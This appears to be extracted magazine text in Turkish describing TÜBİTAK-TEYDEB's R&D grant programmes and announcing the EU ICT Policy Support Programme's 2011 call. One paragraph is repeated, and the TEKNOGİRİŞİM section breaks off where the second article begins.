ercan.orhan@tubitak.gov.tr

Teknoloji ve Yenilik Destek Programları Başkanlığı TEYDEB

TÜBİTAK Teknoloji ve Yenilik Destek Programları Başkanlığı (TEYDEB) bünyesinde 15 yılı aşkın süredir özel sektör kuruluşlarının Ar-Ge nitelikli ve yenilik odaklı projeleri değerlendirilmekte, izlenmekte ve desteklenmektedir. TÜBİTAK tarafından, 1995 yılında Dış Ticaret Müsteşarlığı'nın da katılımıyla "Ar-Ge Yardımı" adıyla başlatılan sektör ve ölçek kısıtı olmayan sanayi (özel sektör) kuruluşlarına yönelik ilk hibe destek programının yanında, 2007 yılından itibaren KOBİlere, genç girişimcilere ve uluslararası işbirliklerine yönelik yeni destek programları başlatılmıştır.

Söz konusu destek programları ile özel sektörün yenilikçiliği hedefleyen Ar-Ge projelerinin desteklenmesi, özel sektörün Ar-Ge'ye daha fazla kaynak ayırmasını sağlayarak uluslararası düzeyde rekabet yeteneğimizi güçlendirmektedir. Programlar ile üniversite-sanayi işbirliğinin oluşmasına da katkı vererek, çağımızın en önemli ekonomik gelişme kaynağı olan bilimsel-teknolojik bilginin toplumsal faydaya (ürüne) dönüştürülmesi süreci de desteklenmekte ve Ar-Ge'ye dayalı yenilikçiliğe daha fazla yatırım yapılması teşvik edilmektedir.

TÜBİTAK-TEYDEB tarafından yürütülen destek programları şunlardır:

1501-Sanayi Ar-Ge Projeleri Destekleme Programı,
1503-Proje Pazarları Destekleme Programı,
1507-KOBİ Ar-Ge Başlangıç Destek Programı,
1508-Teknoloji ve Yenilik Odaklı Girişimleri Destekleme Programı (TEKNOGİRİŞİM),
1509-Uluslararası Sanayi Ar-Ge Projeleri Destekleme Programı.
Bu programlara ilişkin kısa bilgi aşağıda sunulmuştur.

TÜBİTAK Teknoloji ve Yenilik Destek Programları Başkanlığı (TEYDEB) bünyesinde 15 yılı aşkın süredir özel sektör kuruluşlarının Ar-Ge nitelikli ve yenilik odaklı projeleri değerlendirilmekte, izlenmekte ve desteklenmektedir. TÜBİTAK tarafından, 1995 yılında Dış Ticaret Müsteşarlığı'nın da katılımıyla "Ar-Ge Yardımı" adıyla başlatılan sektör ve ölçek kısıtı olmayan sanayi (özel sektör) kuruluşlarına yönelik ilk hibe destek programının yanında, 2007 yılından itibaren KOBİlere, genç girişimcilere ve uluslararası işbirliklerine yönelik yeni destek programları başlatılmıştır.

(*) TÜBİTAK – Teknoloji ve Yenilik Destekleme Programları (TEYDEB) – Bilişim Teknolojileri Grubu

1501- TÜBİTAK Sanayi Ar-Ge Projeleri Destekleme Programı:

Amacı: Yeni bir ürün geliştirilmesi, ürün kalitesi veya standardının yükseltilmesi veya maliyet düşürücü nitelikte yeni tekniklerin, yeni üretim teknolojilerinin geliştirilmesi konularında yürütülen Ar-Ge nitelikli projeleri desteklemek.

Kimler başvurabilir? Sektör ve büyüklüğüne bakılmaksızın firma düzeyinde katma değer yaratan, bir veya birden çok gerçek veya tüzel kişiye ait olan ülkemizde yerleşik tüm işletmeler proje başvurusunda bulunabilmektedir.

Başvuru süresi: Programa başvuru zamanı için bir sınırlama yoktur. Proje başvuruları <http://eteydeb.tubitak.gov.tr> adresinde bulunan Proje Değerlendirme ve İzleme Sistemi (PRODİS) uygulaması üzerinden on-line yapılmaktadır. Proje başvuruları sadece bu adresten yapılmakta olup, hiçbir şekilde basılı doküman kabul edilmemektedir.

Destekleme oranı: Ar-Ge nitelikli proje harcamaları için destek, yüzde 50 - yüzde 60 oranlarında geri ödemesiz (hibe) şeklinde sağlanmaktadır. Bütçe üst sınır şartı yoktur.

Destekleme süresi: En çok 36 ay

1503 - TÜBİTAK Ar-Ge Proje Pazarı Destekleme Programı

Amacı: Somut Ar-Ge düşünce ya da proje önerilerine sahip olup, bunları gerçekleştirmek için kendi yetenekleri dışında başka uzmanlık alanlarında katkıya gereksinim duyan, proje öneri veya sonuçlarına ilişkin talep varlığını araştıran, arz edilen proje işbirliği önerilerine teknolojik veya finansal katkıda bulunmak isteyen üniversite, araştırma ve özel sektör kuruluşlarından temsilcilerin bir araya gelerek aktif katılımları ile projelerini birbirlerine tanıtmaları yoluyla işbirliği olanaklarına ortam oluşturulmasına yönelik düzenlenen ulusal ve/veya uluslararası etkinliklere finansal destek sağlamak.

Kimler başvurabilir? Proje, pazarı etkinliğinde en az bir üniversite ile sanayi odası, ticaret odası, ticaret ve sanayi odası veya ihracatçı birliğinden herhangi biri veya daha fazlasının katılımcı olması zorunlu olup, bu katılımcı kuruluşlardan (üniversite, sanayi odası, ticaret odası, ticaret ve sanayi odası, ihracatçı birliği) herhangi biri TÜBİTAK'a etkinlik için destek başvurusunda bulunabilir. Üniversiteler, Araştırma Kuruluşları ya da Sanayi Şemsiye Kuruluşları Proje Pazarları, katılımcıların aktif olarak katılacak biçimde kurgulanmalı, bu kapsamda atölye çalışmaları, paralel oturumlar, katılımcıların proje önerilerini içeren sunumları ve proje ortaklıklarına yönelik ikili görüşme faaliyetlerini içermelidir.

Sağlanan desteğin türü:

- Basım ve kırtasiye giderleri: Etkinlik ile ilgili gerekli basım ve kırtasiye giderleri (davetiye, afiş, broşür, kitap, sarf malzemeleri, v.b),
- Posta ve kurye giderleri: Etkinlik ile ilgili yapılan posta ve kurye giderleri,
- Ulaşım ve konaklama giderleri: Üniversite ve araştırma kuruluşlarından etkinlik kapsamında proje fikriyle katılacak kişilere ait uçak, tren, otobüs, gemi ile yapılan şehirlerarası ve uluslararası ekonomi sınıfı ulaşım giderleri ile en fazla 100 (yüz) TL'ye kadar günlük konaklama giderleri.

Sağlanan desteğin miktarı: TÜBİTAK tarafından belirlenen üst sınırı geçmeyecek biçimde, etkinliği düzenleyen kuruluşun talebinin uygun görülen kısmı için hibe destek sağlanmaktadır. (2011 yılında her bir etkinlik için toplam destek tutarı en fazla 20.000 (yirmi bin) TL, söz konusu etkinliğin uluslararası katılımlı olması durumunda toplam destek tutarı en fazla 25.000 (yirmi beş bin) TL olarak belirlenmiştir.) Destek ödemeleri etkinlik öncesi yapılmaktadır.

1507 - TÜBİTAK KOBİ Ar-Ge Başlangıç Destek Programı

Amacı: Bu program, KOBİ ölçeğindeki firmaları Ar-Ge projesi yaptırmaya özendirmek için, firmalar tarafından sunulan ilk iki projenin avantajlı bir şekilde geri ödemesiz olarak desteklenmesi amacıyla hazırlanmıştır. Program ile KOBİ'lerin teknoloji ve yenilik kapasitelerinin geliştirilerek daha rekabetçi olmaları, sistematik proje yapabilmeleri, katma değeri yüksek ürün geliştirebilmeleri, kurumsal araştırma-teknoloji geliştirme kültürüne sahip olmaları, ulusal ve uluslararası destek programlarında daha etkin yer almaları hedeflenmektedir. Programa başvuran firmaların, 18.11.2005 tarih ve 25997 sayılı Resmi Gazetede yayımlanan "Küçük ve Orta Büyüklükteki İşletmelerin Tanımı, Nitelikleri ve Sınıflandırılması Hakkında Yönetmelik"teki KOBİ şartlarını taşıması gerekmektedir. Ayrıca firmanın daha önceden TÜBİTAK Sanayi Ar-Ge desteklerinden hiç faydalanmamış ya da en fazla bir projesinin destek almış olması gerekmektedir.

Başvuru süresi: Programa başvuru zamanı için bir sınırlama yoktur. Proje başvuruları <http://eteydeb.tubitak.gov.tr> adresinde bulunan Proje Değerlendirme ve İzleme Sistemi (PRODİS) uygulaması üzerinden on-line yapılmaktadır. Proje başvuruları sadece bu adresten yapılmakta olup, hiçbir şekilde basılı doküman kabul edilmemektedir.

Sağlanan desteğin türü: Proje bütçesi 400.000 TL'ye kadar olan Ar-Ge nitelikli proje harcamaları için yüzde 75 oranında geri ödemesiz (hibe) şeklinde destek sağlanmaktadır.

Sağlanan desteğin miktarı: Ar-Ge nitelikli proje harcamaları için destek, yüzde 75'e varan oranlarda geri ödemesiz (hibe) şeklinde sağlanmaktadır. Proje Hazırlama ve Yeminli Mali Müşavir Giderleri de desteklenmektedir.

Destek süresi: Proje bazında en çok 18 ay

1508 - TÜBİTAK Teknoloji ve Yenilik Odaklı Girişimleri Destekleme Programı (TEKNOGİRİŞİM),

Özhan Yılmaz
ICT PSP Ulusal İrtibat Noktası
yilmazo@dpt.gov.tr

Avrupa BİT Politika Destek Programı'nın 2011 çağrısı, Şubat'ta

AB'nin 730 milyon Avro bütçeli BİT Politika Destek Programı'nın (ICT PSP)2011 çağrısı, 28 Şubat'ta açılacak ve 1 Haziran'a kadar açık kalacak

Avrupa Birliği'nin (AB), 2000 yılında kabul ettiği Lizbon Stratejisi'nde, 2010'da dünyanın en rekabetçi ve dinamik bilgi tabanlı ekonomisi haline gelme hedeflendi. Bu hedefe ulaşmak üzere, Avrupa Birliği, Rekabet Edebilirlik ve Yenilik Çerçeve Programı'nın (Competitiveness and Innovation Framework Programme - CIP) üç bileşeninden biri olarak 2007-2013 dönemi için yaklaşık 730 milyon Avro bütçeli Bilgi ve İletişim Teknolojileri Politika Destek Programı (Information and Communication Technologies Policy Support Programme - ICT PSP) uygulamaya koydu. ICT PSP, AB'nin bilgi toplumu stratejisi olan i2010 ve ardılı niteliğindeki Digital Agenda for Europe belgesinde belirlenen politika alanları ve öncelikleri dikkate alınarak, rekabetçi ve yenilikçi bir bilgi toplumunun gelişiminin hızlandırılması, tek Avrupa bilgi alanının geliştirilmesi, bilgi ve iletişim teknolojilerinin (BİT) topluma yaygınlaştırılması ve etkin kullanımının sağlanmasını amaçlıyor. Program kapsamında, elektronik hizmetlere erişimin sağlanması, kamu-özel işbirliğinin desteklenmesi, BİT kullanılan hizmetlerde kalite ve etkinliğin artırılması amacıyla birlikte çalışabilirlik ile BİT tabanlı yenilikçi hizmetlerin uygulamasını esas alan ve BİT'in kullanımıyla bilgi toplumu politikalarının uygulanmasına destek olacak projelerin geliştirilmesi öngörülüyor. Türkiye'nin 2009'dan itibaren taraf olduğu ICT PSP programının koordinasyonunu Devlet Planlama Teşkilatı (DPT) Müsteşarlığı Bilgi Toplumu Dairesi Başkanlığı sağlıyor. Bu çerçevede, ülkemizden de ilgili taraflar, proje geliştirerek konsorsiyum oluşturabiliyor veya diğer ülkeler tarafından oluşturulan konsorsiyumlara katılarak projelerde yer alabiliyor. Değerlendirme süreci sonunda uygun görülen projeler, program bütçesinden destekleniyor.

Programa merkezi ve yerel kamu kurum ve kuruluşlarının yanı sıra üniversiteler, büyük, küçük ve orta ölçekli işletmeler (KOBİ), sivil toplum kuruluşları (STK) ve meslek örgütleri katılım sağlayabiliyor.

Program ile aşağıdaki alanlarda yapılan uygulama projeleri ve ağ oluşturma faaliyetleri yıllık iş programları kapsamında destekleniyor:

- ★ Sağlık, yaşlanma ve içerme için BİT
- ★ Sayısal kütüphaneler
- ★ e-Devlet ve yönetim
- ★ Enerji verimliliği, çevre ve akıllı mobilite için BİT
- ★ Kamu kesimi bilgisi
- ★ Makine çevirisi
- ★ İnternet gelişimi ve güvenliği
- ★ Akıllı kentler

112 milyon Avro bütçe belirlenmiş olan ICT PSP 2010 yılı iş programı kapsamında ülkemizden 25 farklı proje altında 50 adet başvuru yapıldı. Bu sayının 2011 yılı çağrısında daha da artması hedefleniyor. 125 milyon Avro bütçeli 2011 yılı iş programının taslak sürümü 17 Aralık 2010 tarihi itibarıyla http://ec.europa.eu/information_society/activities/ict_psp/documents/draft_ict_psp_wp2011_approved_by_cip_ictc_on_17122010.pdf adresinden yayımlandı.

2011 Yılı İş Programında 5 ana tema altında yer alan konularda çeşitli tiplerde projeler desteklenecek. Bu temalar şu şekil sıralanıyor:

- 1 Tema 1 - Düşük Karbon Ekonomisi ve Akıllı Hareketlilik İçin Bilgi ve İletişim Teknolojileri
- 2 Tema 2- Sayısal İçerik
- 3 Tema 3- Sağlık ve İçerme için Bilgi ve İletişim Teknolojileri
- 4 Tema 4 - Yenilikçi Devlet ve Kamu Hizmetleri için Bilgi ve İletişim Teknolojileri
- 5 Tema 5- İnternet Tabanlı Hizmetler için Açık Yenilik

2011 Yılı Çağrısı'nın 28 Şubat 2011 tarihinde açılması ve 1 Haziran 2011 tarihine kadar açık kalması bekleniyor.

Programla ilgili çağrı dokümanları, güncel bilgiler ve proje önerilerine, DPT Müsteşarlığı, Bilgi Toplumu Dairesi Başkanlığı'nın <http://www.bilgitoplumu.gov.tr/ictpsp.aspx> İnternet adresinden erişilebilir.

